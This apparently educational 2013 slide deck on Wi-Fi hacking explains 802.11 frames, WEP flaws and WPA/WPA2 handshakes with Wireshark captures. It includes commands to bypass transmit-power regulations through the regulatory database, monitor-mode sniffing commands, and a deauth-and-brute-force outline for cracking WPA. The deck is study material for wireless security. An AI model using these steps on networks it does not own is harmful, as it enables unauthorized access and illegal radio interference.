

Wireless Hacking

Edri Guy

Mar 04 ,2013



DISCLAIMER

1 – The following discussion is for informational and education purpose only.

2 – Hacking into private network without the written permission from the owner is Illegal and strictly forbidden.

3 – Misused could result in breaking the law so use it at your own risk.



Overview

- We're going to learn how WiFi (802.11) works
- Start with terminology
- Types
- Vulnerabilities
- Attacking them
- Surprise demonstration of....:)



Terminology

- AP - Access Point

- MAC – Media Access Control a unique id assigned to wireless adapters and routers.
  It comes in hexadecimal format (ie 00:11:ef:22:a3:6a)







Terminology

- **BSSID** – Access Point's MAC Address
- **ESSID** - Access Point’s Broadcast name. (ie linksys, default, belkin etc) Some AP’s will not broadcast their name,But Airodump-ng can guess it.

```
CH -1 ][ Elapsed: 24 s ][ 2013-03-03 12:58

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:26:5A:F5:DA:B8  -38      194        0    0   3  54e. WPA2 CCMP   PSK  America
00:1B:9E:A7:D6:FA  -58        3        0    0   6  54e  WPA  TKIP   PSK  Bezeq
80:1F:02:4F:5F:78  -80        3        0    0  11  54e  WPA2 CCMP   PSK  temo
CC:B2:55:E7:F8:F7  -80        2        0    0   6  54e  OPN              Bezeq Free E7F8F3
98:FC:11:82:A8:41  -81       51        8    0   1  54e  WPA2 CCMP   PSK  Cisco04119
00:12:2A:33:88:CC  -83        2        0    0  11  54e. WPA2 CCMP   PSK  Avi
00:1F:1F:AE:D1:24  -83        3        0    0   6  54e  WEP  WEP         oskatz
30:46:9A:24:38:5A  -83       28        0    0   6  54e. WEP  WEP         Eli
C0:AC:54:F5:DD:D8  -86        2        0    0   9  54e  OPN              hatihon

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

(not associated)   00:25:D3:E6:EF:5E  -85    0 - 1     0        2  orly
```



Gear - Antennas

- **Dipole** – Standar, Omni directional
- **Hyperbolic** – Mushroom Shaped signal
- **Yaggi** – Very directional (Japanese R&D)
- **Pringles** – Improvised(Hacker Style) Yaggi
- **WindSurfer** – Improvised hyperbolic



Gear - Antennas

- **WindSurfer** – Improvised hyperbolic





Channels

- The physical frequency of the wireless transmissions
- Channels are between 1-14 (1-11 in the USA)
- 802.11 is the wireless communication standard by IEEE



Channels

Channel	1	2	3	4	5	6	7	8	9	10	11	12	13	14
Center Frequency (GHz)	2.412	2.417	2.422	2.427	2.432	2.437	2.442	2.447	2.452	2.457	2.462	2.467	2.472	2.484

22 MHz



Standards

- 802.11a – 5 GHZ rate : upto 54Mbps
- 802.11b – 2.4 GHZ rate : upto 11Mbps
- 802.11g – 2.4 GHZ rate : upto 54Mbps
- 802.11n – 2.4 GHZ rate : upto 300Mbps
- 802.11ac(draft) – 5 GHZ rate : upto 1.73Gps !!!



Transmission Power

- Transmit power, or txpower, regulated by country.
- txpower has a max of 0.5 Watts
- Coded into the Linux Kernel
- Easier than changing the kernel is to move to another country



A little backdoor

Move to Bolivia (Almost no restrictions there)

```
iw reg get
iw reg set BO
iwconfig wlan0 txpower 30(only if your card
support it)
```



A little backdoor – more than 30dbm

```
apt-get install libgcrypt11-dev python-m2crypto libnl1 libnl-dev

cd ~
mkdir custom-rdb
cd custom-rdb
wget http://kernel.org/pub/software/network/wireless-regdb/wireless-regdb-2013.02.13.tar.bz2
cd ~
tar –xvjf wireless-regdb-2013.02.13.tar.bz2
cd wireless-regdb-2013.02.13
Now edit the file db.txt

(2402 - 2494 @ 40), (N/A, 35)
(4910 - 5835 @ 40), (N/A, 35)
make && make install
```



A little backdoor – more than 30dbm

Backup and copy new key.

```
cp /usr/lib/crda/regulatory.bin /usr/lib/crda/regulatory.bin.bak
cp regulatory.bin /usr/lib/crda/
```

```
cd ~/custom-rdb
```

```
wget http://wireless.kernel.org/download/crda/crda-1.1.3.tar.bz2
tar -xvjf crda-1.1.3.tar.bz2
cd crda-1.1.3
```

Copy the generated keys from regdb folder:

```
cp ~/custom-rdb/wireless-regdb-2013.02.13/*.key.pub.pem pubkeys
make && make install
```

http://www.rapidtables.com/convert/power/dBm_to_Watt.htm#table



WiFi has 6 modes

- Master - Access Point or Base Station
- Managed - Infrastructure Mode (Client)
- Ad-Hoc – Device to Device
- Mesh (Mesh Cloud/Network)
- Repeater - Range Extender
- Monitor (RFMON)



Terminology

- **Packet** – an amount of data transferred in a network.
- **Frame** – a container which the packet is transfered within



Frame Structure

- Frames: Simply Data Packets
  Typically made up of:
  Header,
  Payload,
  Integrity Check (CRC)

- Frame Header:
  Source and Destination
  Ether Type (What Protocol)




Protocols

- ARP – Address Resolution Protocol
- MAC – Media Access Control
- IP – Internet Protocol



ARP Packets



No.	Time	Source	Destination	Protocol	Length	Info
24	4.080902000	Dell_74:d4:74	Broadcast	ARP	42	Who has 10.0.0.138? Tell 10.0.0.2
25	4.081920000	AskeyCom_a3:90:4b	Dell_74:d4:74	ARP	60	10.0.0.138 is at 00:1b:9e:a3:90:4b
50	19.104167000	AskeyCom_a3:90:4b	Dell_74:d4:74	ARP	60	Who has 10.0.0.2? Tell 10.0.0.138
51	19.104223000	Dell_74:d4:74	AskeyCom_a3:90:4b	ARP	42	10.0.0.2 is at 5c:26:0a:74:d4:74
60	44.172020000	Dell_74:d4:74	AskeyCom_a3:90:4b	ARP	42	Who has 10.0.0.138? Tell 10.0.0.2
61	44.172723000	AskeyCom_a3:90:4b	Dell_74:d4:74	ARP	60	10.0.0.138 is at 00:1b:9e:a3:90:4b

```
▶ Frame 51: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▼ Ethernet II, Src: Dell_74:d4:74 (5c:26:0a:74:d4:74), Dst: AskeyCom_a3:90:4b (00:1b:9e:a3:90:4b)
  ▶ Destination: AskeyCom_a3:90:4b (00:1b:9e:a3:90:4b)
  ▶ Source: Dell_74:d4:74 (5c:26:0a:74:d4:74)
    Type: ARP (0x0806)
▼ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: Dell_74:d4:74 (5c:26:0a:74:d4:74)
    Sender IP address: 10.0.0.2 (10.0.0.2)
    Target MAC address: AskeyCom_a3:90:4b (00:1b:9e:a3:90:4b)
    Target IP address: 10.0.0.138 (10.0.0.138)
```

```
0000  00 1b 9e a3 90 4b 5c 26  0a 74 d4 74 08 06 00 01   .....K\& .t.t....
0010  08 00 06 04 00 02 5c 26  0a 74 d4 74 0a 00 00 02   ......\& .t.t....
0020  00 1b 9e a3 90 4b 0a 00  00 8a                     .....K.. ..
```

eth0: <live capture in progress> Fil... Packets: 66 Displayed: 6 Marked: 0 Profile: Default



WiFi Frames

- Management Frames
- Control Frames
- Data Frames



Management Frames

- Beacons
- Probes
- Associations
- Authentications



Beacon Frames

- Advertise the network
- Specify SSID, Channels and other capabilities
- View those frames:
  `gksudo wireshark & disown`
- `Wireshark filter:`
  `wlan.fc.subtype == 0x08`



Probe Frames

- Probe Request - Are you my friend?
  wlan.fc.type_subtype == 0x04

- Probe Response - Includes capability info
  wlan.fc.type_subtype == 0x05

- Demo: Viewing probes

```
airmon-ng start wlan2
airodump-ng mon0
```



Management Frames – Beacon

Filter: wlan.fc.subtype == 0x08 | Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
210	5.035940000	EdimaxTe_ae:d1:24	Broadcast	802.11	164	Beacon frame, SN=966, FN=0, Flags=........C, BI=100, SSID=oskatz
211	5.042348000	Netgear_8c:19:b8	Broadcast	802.11	171	Beacon frame, SN=1886, FN=0, Flags=........C, BI=100, SSID=Bezeq-n_19B8
212	5.066978000	Sagemcom_ba:e9:dd	Broadcast	802.11	249	Beacon frame, SN=3462, FN=0, Flags=........C, BI=100, SSID=duans
213	5.120231000	AskeyCom_a7:d6:fa	Broadcast	802.11	167	Beacon frame, SN=904, FN=0, Flags=........C, BI=100, SSID=Bezeq
214	5.138316000	EdimaxTe_ae:d1:24	Broadcast	802.11	164	Beacon frame, SN=967, FN=0, Flags=........C, BI=100, SSID=oskatz
215	5.144681000	Netgear_8c:19:b8	Broadcast	802.11	171	Beacon frame, SN=1887, FN=0, Flags=........C, BI=100, SSID=Bezeq-n_19B8

```
▶ Frame 211: 171 bytes on wire (1368 bits), 171 bytes captured (1368 bits) on interface 0
▶ Radiotap Header v0, Length 26
▼ IEEE 802.11 Beacon frame, Flags: ........C
    Type/Subtype: Beacon frame (0x08)
  ▶ Frame Control: 0x0080 (Normal)
    Duration: 0
    Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
    Source address: Netgear_8c:19:b8 (a0:21:b7:8c:19:b8)
    BSS Id: Netgear_8c:19:b8 (a0:21:b7:8c:19:b8)
    Fragment number: 0
    Sequence number: 1886
  ▶ Frame check sequence: 0x2f3d66c0 [correct]
▼ IEEE 802.11 wireless LAN management frame
  ▶ Fixed parameters (12 bytes)
  ▼ Tagged parameters (105 bytes)
    ▶ Tag: SSID parameter set: Bezeq-n_19B8
    ▶ Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 18, 24, 36, 54, [Mbit/sec]
    ▶ Tag: DS Parameter set: Current Channel: 6
    ▶ Tag: Traffic Indication Map (TIM): DTIM 0 of 0 bitmap
```

```
0000  00 00 1a 00 2f 48 00 00  ac a6 69 5e 02 00 00 00   ..../H.. ..i^....
0010  10 02 85 09 a0 00 c7 00  00 00 80 00 00 00 ff ff   ........ ........
0020  ff ff ff ff a0 21 b7 8c  19 b8 a0 21 b7 8c 19 b8   .....!.. ...!....
0030  e0 75 9a a2 fd 7f 00 00  00 00 64 00 11 04 00 0c   .u...... ..d.....
0040  42 65 7a 65 71 2d 6e 5f  31 39 42 38 01 08 82 84   Bezeq-n_ 19B8....
```

File: "/home/harry/Desktop/wep-... Packets: 11215 Displayed: 10093 Marked: 0 Load time: 0:00.168 Profile: Default



Management Frames – Probe Request

Filter: wlan.fc.type_subtype == 0x04 Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
329	7.364057000	Apple_e3:eb:82	Broadcast	802.11	167	Probe Request, SN=1, FN=0, Flags=........C, SSID=Bezeq-n_19B8
428	8.478951000	Apple_e3:eb:82	Broadcast	802.11	167	Probe Request, SN=7, FN=0, Flags=........C, SSID=Bezeq-n_19B8
431	8.489291000	Apple_e3:eb:82	Broadcast	802.11	167	Probe Request, SN=8, FN=0, Flags=........C, SSID=Bezeq-n_19B8
435	8.500806000	Apple_e3:eb:82	Broadcast	802.11	167	Probe Request, SN=9, FN=0, Flags=........C, SSID=Bezeq-n_19B8
441	8.512028000	Apple_e3:eb:82	Broadcast	802.11	167	Probe Request, SN=10, FN=0, Flags=........C, SSID=Bezeq-n_19B8
455	8.752660000	Apple_e3:eb:82	Broadcast	802.11	167	Probe Request, SN=29, FN=0, Flags=........C, SSID=Bezeq-n_19B8

```
▶ RX flags: 0x0000
▼ IEEE 802.11 Probe Request, Flags: ........C
    Type/Subtype: Probe Request (0x04)
  ▼ Frame Control: 0x0040 (Normal)
      Version: 0
      Type: Management frame (0)
      Subtype: 4
    ▶ Flags: 0x0
    Duration: 0
    Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
    Source address: Apple_e3:eb:82 (3c:d0:f8:e3:eb:82)
    BSS Id: Broadcast (ff:ff:ff:ff:ff:ff)
    Fragment number: 0
    Sequence number: 1
  ▶ Frame check sequence: 0x9f7bad2d [correct]
▼ IEEE 802.11 wireless LAN management frame
  ▼ Tagged parameters (113 bytes)
    ▶ Tag: SSID parameter set: Bezeq-n_19B8
    ▶ Tag: Supported Rates 1, 2, 5.5, 11, [Mbit/sec]
```

```
0000  00 00 1a 00 2f 48 00 00  4a 94 8c 5e 02 00 00 00   ..../H.. J..^....
0010  10 02 85 09 a0 00 c2 00  00 00 40 00 00 00 ff ff   ........ ..@.....
0020  ff ff ff ff 3c d0 f8 e3  eb 82 ff ff ff ff ff ff   ....<... ........
0030  10 00 00 0c 42 65 7a 65  71 2d 6e 5f 31 39 42 38   ....Beze q-n_19B8
0040  01 04 02 04 0b 16 32 08  0c 12 18 24 30 48 60 6c   ......2. ...$0H`l
```

File: "/home/harry/Desktop/wep-... Packets: 11215 Displayed: 75 Marked: 0 Load time: 0:00.166 Profile: Default



Management Frames – Probe Response

Filter: wlan.fc.type_subtype == 0x05 Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
931	17.03022300	EdimaxTe_ae:d1:24	Apple_9f:94:be	802.11	138	Probe Response, SN=1375, FN=0, Flags=........C, BI=100, SSID=oskatz
933	17.03169500	EdimaxTe_ae:d1:24	Apple_9f:94:be	802.11	138	Probe Response, SN=1376, FN=0, Flags=........C, BI=100, SSID=oskatz
935	17.03322400	EdimaxTe_ae:d1:24	Apple_9f:94:be	802.11	138	Probe Response, SN=1377, FN=0, Flags=........C, BI=100, SSID=oskatz
1308	24.90006100	Netgear_8c:19:b8	Apple_e3:eb:82	802.11	297	Probe Response, SN=2122, FN=0, Flags=........C, BI=100, SSID=Bezeq-n_19B8
1310	24.90407200	Netgear_8c:19:b8	Apple_e3:eb:82	802.11	297	Probe Response, SN=2122, FN=0, Flags=....R...C, BI=100, SSID=Bezeq-n_19B8

```
▶ RX flags: 0x0000
▼ IEEE 802.11 Probe Response, Flags: ........C
    Type/Subtype: Probe Response (0x05)
  ▶ Frame Control: 0x0050 (Normal)
    Duration: 314
    Destination address: Apple_e3:eb:82 (3c:d0:f8:e3:eb:82)
    Source address: Netgear_8c:19:b8 (a0:21:b7:8c:19:b8)
    BSS Id: Netgear_8c:19:b8 (a0:21:b7:8c:19:b8)
    Fragment number: 0
    Sequence number: 2122
  ▶ Frame check sequence: 0x12d77cca [correct]
▼ IEEE 802.11 wireless LAN management frame
  ▶ Fixed parameters (12 bytes)
  ▼ Tagged parameters (231 bytes)
    ▶ Tag: SSID parameter set: Bezeq-n_19B8
    ▶ Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 18, 24, 36, 54, [Mbit/sec]
    ▶ Tag: DS Parameter set: Current Channel: 6
    ▶ Tag: ERP Information
    ▶ Tag: ERP Information
```

```
0030  a0 84 a6 a0 2c 81 00 00  00 00 64 00 11 04 00 0c   ....,... ..d.....
0040  42 65 7a 65 71 2d 6e 5f  31 39 42 38 01 08 82 84   Bezeq-n_ 19B8....
0050  8b 96 24 30 48 6c 03 01  06 2a 01 00 2f 01 00 32   ..$0Hl.. .*../..2
0060  04 0c 12 18 60 dd 92 00  50 f2 04 10 4a 00 01 10   ....`... P...J...
0070  10 44 00 01 02 10 41 00  01 00 10 3b 00 01 03 10   .D....A. ...;....
```

Tag (wlan_mgt.tag), 14 bytes | Packets: 11215 Displayed: 208 Marked: 0 Load time: 0:00.175 | Profile: Default



Association Frames

- Association
- Association Request - Can we be friends?
- Association Response
- Disassociation



Authentication Frames

- Authentication
- De-Authentication



Control Frames

- Request to Send - RTS:
  - May I speak sir ?
- Clear to Send - CTS:
  - Everything all right soldier
- Acknowledgement – ACK:
  - Got it sir



Attack Vectors

- Direct Attack
  - Injectable?
  - WEP
  - WPA1/2 (excluding WPA2-Enterprise)
- DOS attacks (De-Auth)
- Rouge Access Point (Caffe-Latte/Hirte/KoRek)
- Karma
- Much much more (...)



WEP

- Wired Equivalent Privacy
- WEP uses 64,128 and 256bit(very rare) keys
- Everything but layer 2
- Uses IV (Initialization Vector)
- Uses RC4 for encryption
- WEP uses CRC instead of MAC(Message Authentication Code)



WEP - Flaws

- RC4 is a stream cipher and same key should not be used twice!
  - The length of the IV is 24Bit

- WEP uses a 64/128 bit key which is concatenated with a 24-bit initialization vector (IV) to form the RC4 traffic key.

  - 64Bit key is made of 24bit IV + 48bit key (12 hex characters)
  -128Bit key is made of 24bit IV + 104bit key (26 hex characters)



WEP - Flaws

- The purpose of an IV, which is transmitted as plain text,Is to prevent any repetition,
  But a 24-bit IV is not long enough to ensure this on a busy network.
- BUT...



WEP - Flaws

Statistically for a 24-bit IV, there is a 50% probability the same IV will repeat after 5000 packets.



WEP – Schema

IV Generation Alg.
24-bit IV
Shared Key
Concatenate IV and Key
Per packet key
Per packet key
Concatenate IV and Key
Shared Key
Payload
RC4 Algorithm
RC4 Algorithm
CRC Generation Alg.
Payload
CRC
Cipher text
Payload
CRC
Wireless Station
Access Point



Filter: (wlan.sa == 30:46:9a:24:38:5a) && !(wlan.fc.type_subtyp   Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
2377	157.2404420(	Netgear_24:38:5a	Broadcast	802.11	90	Data, SN=1025, FN=0, Flags=.p....F.
8029	427.2403850(	Netgear_24:38:5a	Broadcast	802.11	90	Data, SN=1038, FN=0, Flags=.p....F.
9808	517.2403400(	Netgear_24:38:5a	Broadcast	802.11	90	Data, SN=1043, FN=0, Flags=.p....F.
12491	682.8634810(	Netgear_24:38:5a	IntelCor_5c:a0:88	802.11	138	Probe Response, SN=1025, FN=0, Flags=........, BI=100, SSID=Eli

```
▶ Frame 2377: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface 0
▶ Radiotap Header v0, Length 18
▼ IEEE 802.11 Data, Flags: .p....F.
    Type/Subtype: Data (0x20)
  ▶ Frame Control: 0x4208 (Normal)
    Duration: 0
    Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
    BSS Id: Netgear_24:38:5a (30:46:9a:24:38:5a)
    Source address: Netgear_24:38:5a (30:46:9a:24:38:5a)
    Fragment number: 0
    Sequence number: 1025
  ▼ WEP parameters
      Initialization Vector: 0x010000
      Weak IV for key byte 2
      Key Index: 0
      WEP ICV: 0x1040021a (not verified)
▶ Data (40 bytes)
```

```
0000  00 00 12 00 2e 48 00 00  00 02 75 09 a0 00 aa 07   .....H.. ..v.....
0010  00 00 08 42 00 00 ff ff  ff ff ff ff 30 46 9a 24   ...B.... ....0F.$
0020  38 5a 30 46 9a 24 38 5a  10 40 01 00 00 00 8b d1   8Z0F.$8Z .@......
0030  7f b3 91 1a 8b df 56 cf  58 94 32 26 cb 96 a4 bb   ......V. X.2&....
0040  9a ee 32 fc 51 b3 47 85  a6 0d 76 85 13 30 a8 44   ..2.Q.G. ..v..0.D
0050  b2 bf 4e 90 e8 91 10 40  02 1a                     ..N....@ ..
```

File: "/tmp/wireshark_mon0_2013... Packets: 12521 Displayed: 4 Marked: 0 Dropped: 0   Profile: Default



Authentication methods - Open

- Open system - Any client, regardless of its WEP keys, can authenticate itself with the AP and then attempt to associate.
- All you need is the right keys for authentication and association, WEP can be used for encrypting the data frames.
- Bottom line, no authentication occurs...



Authentication methods – Shared Key

Four way handshake:

- AR – Authentication Request
- AP send back Clear-Text challenge
- Encrypted Challenge
- AP Decrypts and knows if the client knows the key or not




Shared Key - Vulnerability

- Share key is less secure because it allows the attacker to get IVs using the challenge through response mechanism!



Authentication – Challenge Text





```
    Duration: 314
    Destination address: Apple_e3:eb:82 (3c:d0:f8:e3:eb:82)
    Source address: Netgear_8c:19:b8 (a0:21:b7:8c:19:b8)
    BSS Id: Netgear_8c:19:b8 (a0:21:b7:8c:19:b8)
    Fragment number: 0
    Sequence number: 1913
  ▶ Frame check sequence: 0x8d181d51 [correct]
▼ IEEE 802.11 wireless LAN management frame
  ▶ Fixed parameters (6 bytes)
  ▼ Tagged parameters (141 bytes)
    ▼ Tag: Challenge text
        Tag Number: Challenge text (16)
        Tag length: 128
        Challenge Text: e0d743f2638be2dee8dc19d651012ed547a34d8562a867a2...
    ▶ Tag: Vendor Specific: Broadcom

0030  90 77 01 00 02 00 00 00  10 80 e0 d7 43 f2 63 8b   .w...... ....C.c.
0040  e2 de e8 dc 19 d6 51 01  2e d5 47 a3 4d 85 62 a8   ......Q. ..G.M.b.
0050  67 a2 87 b3 1a 7d 5c 8c  ae 87 4f 30 d0 4b 06 f1   g....}\. ..O0.K..
0060  59 b2 90 9f 77 91 0e 32  d5 86 1f 96 23 bf 8f 29   Y...w..2 ....#..)
0070  4e eb 2b ce 13 60 de de  d5 20 bc ed 35 db 56 51   N.+..`.. . ..5.VQ
```

Challenge Text (wlan_mgt.tag.chal... Packets: 4 Displayed: 4 Marked: 0 Load time: 0:00.000 Profile: Default



WEP - Authentication




```
IEEE 802.11 Authentication, Flags: .p......C
  Type/Subtype: Authentication (0x0b)
  Frame Control: 0x40B0 (Normal)
  Duration: 314
  Destination address: Netgear_8c:19:b8 (a0:21:b7:8c:19:b8)
  Source address: Apple_e3:eb:82 (3c:d0:f8:e3:eb:82)
  BSS Id: Netgear_8c:19:b8 (a0:21:b7:8c:19:b8)
  Fragment number: 0
  Sequence number: 3
  Frame check sequence: 0xcb3c5e23 [correct]
  WEP parameters
    Initialization Vector: 0x000000
    Key Index: 0
    WEP ICV: 0xe4f64bf8 (not verified)
Data (147 bytes)

0000  00 00 1a 00 2f 48 00 00  fa bf 8c 5e 02 00 00 00   ..../H.. ...^....
0010  10 02 85 09 a0 00 cd 00  00 00 b0 40 3a 01 a0 21   ........ ...@:..!
0020  b7 8c 19 b8 3c d0 f8 e3  eb 82 a0 21 b7 8c 19 b8   ....<... ...!....
0030  30 00 00 00 00 00 eb be  97 1a 96 0e e0 81 2a 75   0....... ......*u
0040  c5 fe 46 3e 8c c5 40 a4  60 a7 89 9a 8d 48 cb e8   ..F>..@. `....H..
```

File: "/home/harry/Desktop/WLA... Packets: 4 Displayed: 4 Marked: 0 Load time: 0:00.000 Profile: Default



WPA - Stats

- WPA TKIP (Temporal Key Integrity Protocol) was built upon WEP. The idea was to close all the vulnerabilities and use the same hardware.



WPA - Stats

- WPA still using RC4(Like WEP) but the keys were changed to Temporal Key Intergrity Protocol(TKIP).
- All regular WLAN devices that worked with WEP are able to be simply upgraded and no new equipment needs to be bought.
- TKIP basically works by generating a sequence of WEP keys based on a master key,and re-keying periodically before enough volume of data.



WPA - Stats

- TKIP changes the Key every 10,000 packets,which is quick enough to combat statistical methods to analyze the cipher.

- TKIP also adds Message Integrity Code(MIC).The transmission's CRC,ICV(Integrity Check Value) is checked.
  If the packet was tampered with.
  WPA will stop using the current keys and re-key



WPA - Weakness

- WPA is crackable,It just requires slightly more effort from the attacker.

  The process if as follows :
  1 - Send a De-Auth to AP
  2 - AP Re-Auth the Client
  3 - Capture the Handshake
  4 - Brute force on the Handshake

- In 2009 Beck-Tew attack was discovered,It allows to decrypt a packet without knowing the key(Base on ChopChop Attack)



WPA

Your best solution is WPA2–AES !!!



WPA2

Replaced WEP and WPA1 at June 2004

Uses CCMP(strong AES base encryption)

Solves many issues aroused with WEP/WPA1



WPA2

- WPA2 is still vulnerable to brute force attack.
  Weak password may cause insecure network.
  We still have to choose strong password in order to achieve good security.



WPA2

- There is no known attack on the cipher
- However... Handshake is vulnerable to attack
- Once we got the 4-way handshake,We are good to go



cap-01.cap - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: eapol   Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
430	223.349683	CameoCom_02:4c:e6	IntelCor_21:54:14	EAPOL	Key
431	223.399876	IntelCor_21:54:14	CameoCom_02:4c:e6	EAPOL	Key
432	223.405492	CameoCom_02:4c:e6	IntelCor_21:54:14	EAPOL	Key
433	223.407044	IntelCor_21:54:14	CameoCom_02:4c:e6	EAPOL	Key

▷ Frame 430 (131 bytes on wire, 131 bytes captured)
▷ IEEE 802.11
▷ Logical-Link Control

```
0000   08 02 2c 00 00 13 ce 21  54 14 00 18 e7 02 4c e6   ..,....! T.....L.
0010   00 18 e7 02 4c e6 60 ea  aa aa 03 00 00 00 88 8e   ....L.`. ........
0020   01 03 00 5f fe 00 89 00  20 00 00 00 00 00 00 00   ..._....  .......
0030   00 9a d0 0d cb 38 a0 5d  6c eb 17 ab 01 83 a0 1a   .....8.] l.......
```

File: "/root/cap-01.cap" 101 KB 00:09:32   P: 1827 D: 8 M: 0



WPA2 – Weakness

